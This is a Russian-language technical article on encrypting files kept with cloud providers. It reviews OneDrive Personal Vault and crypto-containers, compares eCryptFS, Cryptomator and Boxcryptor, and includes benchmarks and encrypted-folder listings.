С другой же стороны, единственное, что защищает эти данные, — это добрая воля самой компании Apple: стоит ей захотеть, как тут же будет создан инструмент (если, конечно, он уже не создан), перебирающий все возможные комбинации кодов блокировки экрана (для большинства пользователей это шесть цифр, реже — всего четыре). Более того, если злоумышленник или работник спецслужб узнает код блокировки экрана привязанного к iCloud устройства, то «сквозное шифрование» совершенно не помешает скачать и расшифровать эти данные. Мне кажется, что если это и исключение, то из разряда тех, которые только подтверждают правило.

Кстати, Google, в отличие от Apple, твои пароли «сквозным шифрованием» не защищает (по крайней мере с настройками по умолчанию: Google то разрешал, то запрещал, то снова разрешал опционально защищать сохраненные пароли отдельным мастер-ключом). В доказательство приведу скриншот одной из тестовых учетных записей: Google автоматически просканировал сохраненные пароли и сравнил их с данными из утечек.



Действительно конфиденциальные облака

Существуют облачные провайдеры, которые ничего не знают и не хотят знать о том, какой именно контент хранят на их серверах пользователи. Широко известен провайдер Mega, официальная политика которого такова: «Данные в сервисе Mega зашифрованы на стороне клиента с использованием алгоритма AES. Поскольку Mega не знает ключей шифрования загружаемых файлов, расшифровать и просмотреть их содержимое невозможно. Следовательно, компания Mega не может нести ответственность за содержимое загруженных файлов». В то же время Mega часто используют для того, чтобы поделиться файлами, для чего генерируется ссылка; в ссылке содержится ключ, позволяющий расшифровать содержимое файла. Это позволяет правообладателям отслеживать нелегальный контент и требовать у Mega его удалить.

Подведем итог. Популярные облачные провайдеры (Google, Apple, Microsoft, Dropbox, Amazon) согласны хранить твои файлы, фотографии и документы, и эти данные действительно зашифрованы; вопрос лишь в том, кто контролирует ключи шифрования. Для большей части данных ключи шифрования находятся в руках у самих облачных сервисов, а это значит, что доступ к содержимому как для них самих, так и для взломщика, получившего доступ к твоим учетным данным, совершенно прозрачен. Именно эту проблему — контроль ключей шифрования — мы и будем решать.

ВАРИАНТ РЕШЕНИЯ: КОСТЫЛЬ ONEDRIVE PERSONAL VAULT

OneDrive Personal Vault — в переводе названный «личный сейф OneDrive» — дополнительный уровень защиты, который Microsoft предлагает подписчикам на Office 365 (без подписки в «личный сейф» можно поместить только три файла). В рекламе говорится: «Личный сейф OneDrive защищен средствами проверки личности, благодаря чему вы можете сохранять в облаке самые важные файлы, не беспокоясь о возможности несанкционированного доступа к ним». Microsoft предлагает хранить в нем самые важные документы — «цифровые копии своего паспорта, водительского удостоверения и других важных документов». Обещается «повышенная безопасность»: по мнению компании, «личный сейф усиливает и без того надежную защиту OneDrive с помощью шифрования файлов, отслеживания подозрительных действий, поиска вирусов, обнаружения программ-шантажистов и восстановления данных».

Очень много красивых слов, которые вызывают доверие и желание защитить важные данные. Фактически же нам предлагается обычная «запароленная папка», для доступа к которой тебе потребуется ввести пароль от учетной записи (тот же самый пароль, который используется для доступа к основному хранилищу OneDrive) и пройти проверку по методу двухфакторной аутентификации (ту же самую проверку, которая нужна... ну, ты понял).

Мы исследовали безопасность «личного сейфа OneDrive» и не обнаружили никаких дополнительных механизмов защиты или контроля доступа. В статье «Анализ данных из учетных записей Microsoft» есть упоминание о том, что для входа в «сейф» не требуется даже повторной авторизации, достаточно обычного токена доступа в OneDrive.

Вывод: «личный сейф OneDrive» имеет отношение к маркетингу, рекламе и зарабатыванию денег, но не имеет ни малейшего отношения к реальной безопасности твоих данных. Все файлы, которые ты поместишь в «личный сейф», будут точно так же доступны и Microsoft, и любому злоумышленнику, получившему доступ к твоей учетной записи.

ВАРИАНТ РЕШЕНИЯ: КРИПТОКОНТЕЙНЕР В ОБЛАКЕ

До появления криптографических файловых систем широко известным в узких кругах был такой вариант защиты данных от любопытных глаз: данные сохраняют внутрь файла криптоконтейнера, который, в свою очередь, помещают в синхронизируемую с облаком папку. Этот вариант дает действительно непробиваемую защиту, однако и недостатков у него хватает.

Нестабильная синхронизация — основная проблема этого решения. Как правило, файл, содержащий криптоконтейнер, достаточно объемный, и синхронизировать его нужно не целиком, а по блокам. В то же время блочная синхронизация появилась в облачных сервисах не так давно, причем в некоторых из них она доступна только для платных пользователей. В отсутствие блочной синхронизации при каждом добавлении или изменении файла в криптоконтейнере весь контейнер целиком должен будет синхронизироваться с облаком; это медленно и неудобно.

Вторая проблема — неудобство использования на нескольких устройствах: подключить криптоконтейнер в облаке к смартфону или планшету будет трудно, а пользоваться им возможно только в ручном режиме. В этот же пункт запишем неудобство инкрементного резервного копирования контейнера.

Наконец, максимальный размер файла в разных облачных сервисах также ограничен и варьируется между 5 Гбайт и 250 Гбайт в зависимости от типа учетной записи и, собственно, провайдера.

Все эти проблемы решает шифрование каждого файла в отдельности — и именно этим занимаются криптографические файловые системы.

ПРАВИЛЬНЫЙ ВАРИАНТ: КРИПТОГРАФИЧЕСКИЕ ФАЙЛОВЫЕ СИСТЕМЫ

Решить проблему приватности и безопасности сохраняемых в облаке (и не только) файлов позволяет класс продуктов, который можно охарактеризовать термином «криптографические файловые системы». В отличие от шифрования диска (к примеру, LUKS, VeraCrypt или BitLocker), криптографические файловые системы шифруют и расшифровывают данные «на лету» на уровне отдельных файлов и папок, сохраняя при этом прозрачность доступа для самого пользователя. Цель и смысл существования криптографических файловых систем — защитить файлы от несанкционированного доступа, если злоумышленник получит физический доступ к твоему диску либо взломает твою облачную учетную запись.

С целью синхронизации в облако подойдет далеко не каждая криптографическая файловая система. Так, популярная среди пользователей Linux система eCryptFS (о ней мы еще поговорим) поддерживается только в Linux; о существовании клиентов для Windows, а тем более для мобильных платформ мне неизвестно. Файловая система EncFS, работающая по принципу FUSE, обладает чуть более широкой совместимостью, но удобной синхронизации с облаком с мобильных устройств не будет все равно. Схожими недостатками обладают и другие файловые системы FUSE, которых для Linux существует довольно много. Эти ограничения обходят, пожалуй, только два проекта: бесплатный (для десктопных ОС), доступный в исходных кодах Cryptomator и платный, доступный по подписке Boxcryptor.

CRYPTOMATOR ИЛИ ECRYPTFS?

Подойдет ли eCryptFS, если тебе не нужна поддержка других ОС? Или же выбор в любом случае делать в пользу Cryptomator? Это вопрос спорный, у той и другой ФС есть сильные и слабые стороны.

Совместимость

Как уже упоминалось, eCryptFS есть в Linux и отсутствует на других платформах. Cryptomator доступен практически на всех распространенных десктопных и мобильных платформах.

Ограничения на длину имен файлов и папок

В большинстве современных ОС ты можешь использовать имена файлов длиной до 255 знаков ASCII (при использовании символов Unicode — меньше). Криптографические файловые системы могут либо оставить имена как есть (злоумышленник увидит названия файлов), либо зашифровать имена файлов и папок (при этом максимальная длина имени файла будет меньше; для eCryptFS — 143 символа ASCII), либо использовать дополнительные ухищрения, сохраняя оригинальное длинное имя файла в метаданных шифрования или, как делает Cryptomator, в отдельном файле. Забегая вперед, добавлю, что файлы с длинными именами Cryptomator помещает в отдельные папки, в которых создает файлы contents.c9r (содержимое файла) и name.c9s (его имя в зашифрованном виде).

Скорость работы

Скорость доступа к зашифрованным папкам будет ниже, чем к обычным; это в какой-то мере ожидаемо. Однако в большинстве современных криптографических файловых систем скорость доступа к зашифрованным файлам падает катастрофически. Это связано не столько с самим фактом шифрования (аппаратное ускорение AES практически не замедляет работу), сколько с накладными расходами. Для каждого файла нужно создать заголовок (eCryptFS) или файл-компаньон (Cryptomator), в котором будут сохранены метаданные шифрования; когда его открываешь, соответственно, этот заголовок или отдельный файл нужно прочитать и обработать. Если речь идет об одном крупном файле — падение производительности относительно невелико, но при работе с множеством мелких (а фотографии и документы относятся как раз к таким) скорость доступа падает в разы. От этого страдают как eCryptFS, так и Cryptomator; последний даже в несколько большей степени, если речь идет о множестве мелких файлов с длинными именами (напомню, для таких файлов создаются отдельные папки и файлы-компаньоны).

Возможность сменить пароль

В той реализации шифрования eCryptFS, которую используют популярные сетевые хранилища (в частности, Synology), невозможно быстро (без перешифровки файлов) сменить пароль шифрования. В то же время в самой файловой системе механизм смены пароля предусмотрен; через wrapped-passphrase пароль шифрования всей папки можно успешно сменить. Производители сетевых хранилищ не используют этот механизм. Так, в Synology DSM в качестве ключа шифрования берется пароль пользователя, а в качестве wrapping passphrase — фиксированный пароль, что заметно снижает как безопасность системы, так и ее функциональность.

С другой стороны, в случае с eCryptFS каждый файл содержит все необходимое для его расшифровки — если тебе известен ключ шифрования. Это удобно, когда нужно переслать единственный зашифрованный файл, а не всю папку.

Cryptomator работает несколько иначе. В зашифрованной папке создаются файлы vault.cryptomator и masterkey.cryptomator; в последнем содержится зашифрованный мастер-ключ, которым будут расшифровываться ключи шифрования каждого отдельного файла. Для расшифровки мастер-ключа, в свою очередь, используется пароль пользователя. Это дает возможность как моментально сменить пароль (для этого достаточно перешифровать один лишь мастер-ключ), так и мгновенно и безопасно уничтожить все зашифрованные данные, физически затерев на диске файл с мастер-ключом.

Есть и менее очевидная возможность: ты можешь создавать резервные копии, в состав которых войдет все содержимое зашифрованной папки за исключением файла с мастер-ключом. Файлы из таких резервных копий невозможно расшифровать в принципе, даже если злоумышленнику известен твой пароль: текстовый пароль используется не для доступа к файлам, а для расшифровки мастер-ключа. Нет мастер-ключа — нет и возможности расшифровать данные.

Несовершенная защита

Невозможно полностью защитить данные, если они хранятся за пределами криптоконтейнера. Тот факт, что шифруются отдельные файлы и папки, позволит злоумышленнику получить некоторую информацию о зашифрованных данных. Для eCryptFS эти данные таковы:

- структура файловой системы;
- точное число файлов;
- общий объем зашифрованных данных и размер каждого зашифрованного файла (позволяет искать совпадения по размерам файлов);
- атрибуты файла (дата и время создания и последней модификации).

А как с этим обстоит дело у Cryptomator? Несколько лучше:


- структура файловой системы — недоступна; Cryptomator использует обфускацию, а для файлов с длинными именами создаются отдельные подкаталоги;
- точное число файлов. Для файлов с длинными именами создаются отдельные подкаталоги и файлы-компаньоны, но вычислить количество исходных файлов можно и без ключа шифрования;
- общий объем зашифрованных данных и размер каждого зашифрованного файла (позволяет проделать поиск совпадений по размерам файлов);
- атрибуты файла (дата и время создания и последней модификации) — разработчики Cryptomator заявляют, что работают над шифрованием атрибутов файлов. Не уверен, что это пойдет на пользу: многие утилиты резервного копирования полагаются на атрибуты времени.

Мнение редактора


Стоит отметить, что сравнивать Cryptomator с eCryptFS можно исключительно в вакууме. В отличие от eCryptFS, которая есть в любом дистрибутиве, Linux-версия Cryptomator распространяется только в виде образа AppImage, который весит 52 Мбайт и включает в себя Java-машину и графическую версию приложения. Если же ты хочешь получить консольный вариант Cryptomator, то единственный вариант — это использовать Cryptomator CLI, распространяемый в виде файла JAR, для запуска которого требуется уже установленная Java 11. Насколько удобно будет использовать такой инструмент в скриптах и на виртуальных серверах «Амазона», можешь представить сам.

ОСОБЕННОСТИ CRYPTOMATOR


Создание зашифрованной папки в Cryptomator выглядит предельно просто. Вводим название контейнера, выбираем место (по умолчанию предлагается выбор между облачными провайдерами — в моем случае это Dropbox и OneDrive, но поддерживаются и iCloud Drive, и Google Drive — и любой папкой на диске) и указываем пароль. Создаем (или не создаем) ключ восстановления.




Все, контейнер (зашифрованный мастер-ключ и небольшой файл с метаданными) создан. Теперь его можно смонтировать. Для замеров производительности я использовал локальную папку.




Если создать зашифрованную папку в Dropbox, то в облаке будет примерно следующее.



Эти файлы позволят смонтировать папку на других устройствах, в том числе на смартфоне, если ты установишь туда приложение Cryptomator. Сам же облачный сервис твоих файлов не увидит — точнее, увидит их зашифрованные версии.



Собственно, это то, ради чего все и затевалось: Dropbox хранит твои файлы, но не может их расшифровать. Ты же сможешь установить на телефон приложение Cryptomator (приложение Dropbox для доступа к зашифрованной папке не нужно, достаточно создать привязку в приложении Cryptomator), ввести пароль от зашифрованной папки — и данные станут тебе доступны.




Продолжение статьи →

ОБЛАКО ПОД ЗАЩИТОЙ

ТЕСТИРУЕМ CRYPTOMATOR И ДРУГИЕ ШИФРУЮЩИЕ ФС

О том, как привязать и использовать зашифрованные папки с облачными провайдерами, рассказано в документации. Выглядит это примерно как на скриншоте.



Функций у Cryptomator на мобильных устройствах не так много; например, в приложении для iOS нет штатного способа настроить синхронизацию фотоальбома с зашифрованной папкой (в приложении для Android такая возможность присутствует). Тем не менее доступ к важным файлам сохраняется, а на компьютере таких ограничений нет. Если же ты хочешь использовать сквозное шифрование для синхронизации фотографий — посмотри в сторону сервиса Mega.

Интересная особенность Cryptomator — обфускация структуры каталогов. Частично это чисто техническое решение (для файлов с длинными именами создаются отдельные каталоги с двумя файлами — содержимым зашифрованного файла и его зашифрованным именем), отчасти же сделано сознательно, чтобы затруднить возможность идентификации по числу и размеру файлов в каталоге. Я протестировал эту возможность; выглядит она так.

Содержимое незашифрованной папки:


```
G:.
|   WELCOME.rtf
|
\---2016
    +---07
    |       IMG_2016_07_01_16_14_5600.jpg
    |       IMG_2016_07_01_16_11_3900.jpg
    |       IMG_2016_07_01_16_11_4400.jpg
    |       IMG_2016_07_01_16_10_0700.jpg
    |       IMG_2016_07_01_16_14_1500.jpg
    |
    +---01
    |       IMG_2016_01_03_12_22_0900.jpg
    |       IMG_2016_01_03_12_22_0200.jpg
    |       IMG_2016_01_03_12_22_1100.jpg
    |       IMG_2016_01_03_12_21_5300.jpg
    |
    +---04
    |       IMG_2016_04_21_16_04_1500.jpg
    |
    +---05
    |       IMG_2016_05_01_14_34_0600.jpg
    |       IMG_2016_05_01_14_34_1000.jpg
    |       IMG_2016_05_01_14_34_0200.jpg
    |
    \---06
            IMG_2016_06_03_18_01_0200.jpg
            IMG_2016_06_03_18_00_4000.jpg
```

А вот как выглядит та же папка, но в зашифрованном виде (здесь приведена только часть листинга):

```
F:.
|   IMPORTANT.rtf
|   masterkey.cryptomator
|   vault.cryptomator
|
\---d
    +---4H
    |   \---TD3CWCFSTS7VUHGVTBDFPQZVO223U3
    |       +---0g9J-_jgFO_kMhu1urXobjwY.c9r
    |       |       dir.c9r
    |       |
    |       +---cqTUhWxKgUxOKYRyEaLj5HRE.c9r
    |       |       dir.c9r
    |       |
    |       +---m-DSWVeYyPogxkeGjpBFImj5.c9r
    |       |       dir.c9r
    |       |
    |       +---ppPxaJGVhLPK8J0RmJ-But8t.c9r
    |       |       dir.c9r
    |       |
    |       \---v086lvJ5yXGfctveff6UvvVO.c9r
    |               dir.c9r
    |
    +---77
    +---JQ
    +---NX
    |   \---E6PMXLIKCAKKERUMB3RVNKOOMYTESS
    |           9l0EohTQJFHu7TioBlynQT16F9Oru9QngQ_2l4Vjm8FD83GSFPF_
DfquoMPr.c9r
    |           RrAwURAxq94yNNEiviSFgHCX9EXA9DgS9wQlg2i7U-tA3Gq3y_
8fZgka1IXS.c9r
    |           vIQ-JTS2L-J8D9UkeWairkOd6FMwHlJAT6G1j9BztwVH5eCKWJs-
h3o6xF2Y.c9r
    |           zchERCt2nRER1FT0q8PFTlnrVPPPRDHN8geUF59BQdbBK_
PgfWpP867IjII8.c9r
    ...
```


В версии для Windows Cryptomator работает по принципу fused file system через WebDAV либо подсистему Dokany, которую предлагается дополнительно установить после установки Cryptomator. Стоит ли это делать? Я протестировал Cryptomator в нескольких конфигурациях на одном и том же контейнере; результат — ниже.

Для начала на быстром SSD (Samsung 970 Evo Plus) в локальной папке был создан пустой контейнер. Вот результат теста CrystalDiskMark.




Обрати внимание: в качестве тестового устройства назначена папка, а не блочный накопитель, который добавляет в систему Cryptomator при создании зашифрованной папки.

После этого та же папка была смонтирована через Dokany; бенчмарк получился такой.




Отмечу, что в этом случае CrystalDiskMark удалось завершить все тесты лишь с третьей попытки; в двух первых проходили только первые два теста, а на месте остальных были нули.


Далее я переместил зашифрованную папку в Ramdisk, чтобы исключить влияние SSD на результаты тестирования. Для начала — скорость самого рамдиска.



Повторяю тест через WebDAV.



Особой разницы не наблюдаю. Теперь то же самое, но через Dokany. Бенчмарк получился, как видишь, не очень.



Мой вывод: в Windows 10 смысла в использовании Cryptomator через Dokany нет. Скорость существенно ниже, надежность — катастрофически ниже, чем при использовании WebDAV.

Наконец, в режиме WebDAV я замерил среднюю скорость копирования мелких файлов (фотоальбом объемом 7 Гбайт, порядка 5600 фотографий): запись — 120 Мбайт/с, чтение — 132 Мбайт/с. Для зашифрованной папки вполне прилично, но, конечно же, несравнимо со скоростью работы даже зашифрованного BitLocker диска.

CRYPTOMATOR: ДОСТОИНСТВА И НЕДОСТАТКИ

Итак, Cryptomator настроен и протестирован. Подведем итог, перечислив сильные и слабые стороны решения. К плюсам Cryptomator я отнесу следующее:

1. Работает на компьютерах (Windows, macOS, Linux) и мобильных устройствах (Android, iOS), при этом на компьютерах — бесплатно.
2. Доступен в исходниках.
3. Есть приложения для всех популярных платформ: для доступа к зашифрованным файлам достаточно установить и настроить соответствующее приложение.
4. Поддерживаются длинные имена файлов (бич, преследующий eCryptFS и многие другие криптографические файловые системы).
5. Можно как моментально сменить пароль шифрования, так и уничтожить все зашифрованные файлы, сделав данные недоступными: для этого достаточно удалить файл с мастер-ключом.
6. Полностью автономное шифрование: можно скопировать зашифрованную папку на другой диск, после чего смонтировать ее установленным или портативным вариантом Cryptomator.
7. Безопасное резервное копирование: для создания и поддержания резервных копий (в том числе инкрементных) нет необходимости расшифровывать данные и монтировать зашифрованные сетевые папки.
8. Возможны инкрементные резервные копии: время последней модификации каждого файла доступно без ключа шифрования.
9. Зашифрованные файлы можно скопировать куда угодно: на любой встроенный или внешний диск, отформатированный в любой файловой системе, на любой NAS любого производителя, в любой облачный сервис, на удаленный сервер по любому поддерживаемому протоколу.
10. Шифруются как сами данные, так и имена папок и файлов. Для сокрытия структуры каталогов используется обфускация.

В минусы запишу следующие пункты:

1. Стабильность и скорость работы в Windows 10 через Dokany оставляет желать лучшего.
2. С использованием WebDAV скорость работы выше и достигает приемлемых величин, оставаясь, впрочем, не очень высокой.
3. Избыточность: поскольку шифрование имен файлов в файловых системах, работающих по принципу fused, всегда служит своеобразным «костылем», Cryptomator создает отдельные папки и файлы-компаньоны для файлов с длинными именами. Если таких файлов у тебя много, то доступ к ним будет очень медленным.
4. Не предусмотрен способ синхронизировать фотоальбомы с мобильных устройств в зашифрованную папку.

CRYPTOMATOR ИЛИ BOXCRYPTOR?

Хотелось бы написать полноценный обзор-исследование всех популярных криптографических файловых систем, но ограничения по времени и объему заставляют урезать осетра, так что сравнение с Boxcryptor получилось довольно поверхностным.

Boxcryptor — это сервис, решающий принципиально те же задачи, которые решает Cryptomator. При этом, в отличие от Cryptomator, Boxcryptor доступен по подписке. Бесплатная версия сервиса существует, но требует регистрации учетной записи, при этом чрезвычайно функционально ограничена: например, в ней невозможно зашифровать имена файлов, а привязать можно только один облачный сервис. Есть ли смысл использовать платный сервис Boxcryptor, если существует бесплатный Cryptomator? И наоборот, отказываешься ли ты от чего-то важного, пользуясь бесплатным продуктом вместо доступного по подписке сервиса? Проведу короткое сравнение, но прежде рекомендую ознакомиться с, так сказать, официальными материалами:

- Boxcryptor против Cryptomator производителя Boxcryptor;
- Cryptomator против Boxcryptor разработчиков Cryptomator.

Стоимость. Подожди, Cryptomator же вроде бы бесплатный? Так, да не так: бесплатны приложения для десктопных платформ, а за мобильные приложения (iOS, Android) потребуется заплатить 9,99 доллара/евро. Впрочем, Boxcryptor все равно дороже: за первый после бесплатного уровень сервиса просят 36 евро в год (бесплатный же уровень довольно сильно ограничен).

Возможность шифрования Camera Roll. Синхронизация фотографий с облаком. Плюс в пользу Boxcryptor: в мобильных приложениях реализована поддержка шифрования синхронизированных фотографий, причем в приложении для iOS даже присутствует поддержка Files с генерацией уменьшенных версий изображений на лету. Разработчики сервиса посвятили этому целую статью. Cryptomator поддерживает синхронизацию фотографий с облаком только в приложении для Android; в iOS поддержка отсутствует.

Открытый исходный код. +1 в пользу Cryptomator.

Требуется учетная запись. Большой и жирный +1 Cryptomator, который не требуется регистрировать у разработчиков просто для того, чтобы он работал. А вот Boxcryptor требует регистрации учетной записи, которая при этом активно используется: ключ шифрования мастер-ключа хешируется не на компьютере пользователя, а на серверах Boxcryptor (что, кстати, создает некоторую неуверенность в будущем проекта: а что случится, если сервер закроется?).

Политика защиты конфиденциальности. И снова +1 в пользу Cryptomator, разработчики которого не получают и не хранят никакой информации о своих пользователях. Boxcryptor утверждает, что он Zero Knowledge Provider, но в то же время собирает и хранит следующую информацию:

> - *Email address*
> - *First and last name*
> - *Country*
> - *Etc.*
>
> *Keys and Additional Values*
>
> *Additionally, we store keys and values that are necessary for encrypting and decrypting processes. Of course, these values are protected carefully as well.*
>
> - *Private RSA key (encrypted with the user's password)*
> - *Public RSA key*
> - *AES keys (encrypted with the user's password / wrapping key)*
> - *Hash of the password hash*
> - *Number of KDF iterations used in the key and password hash derivation functions*
> - *Salt (used to salt the password key and the password hash server side)*
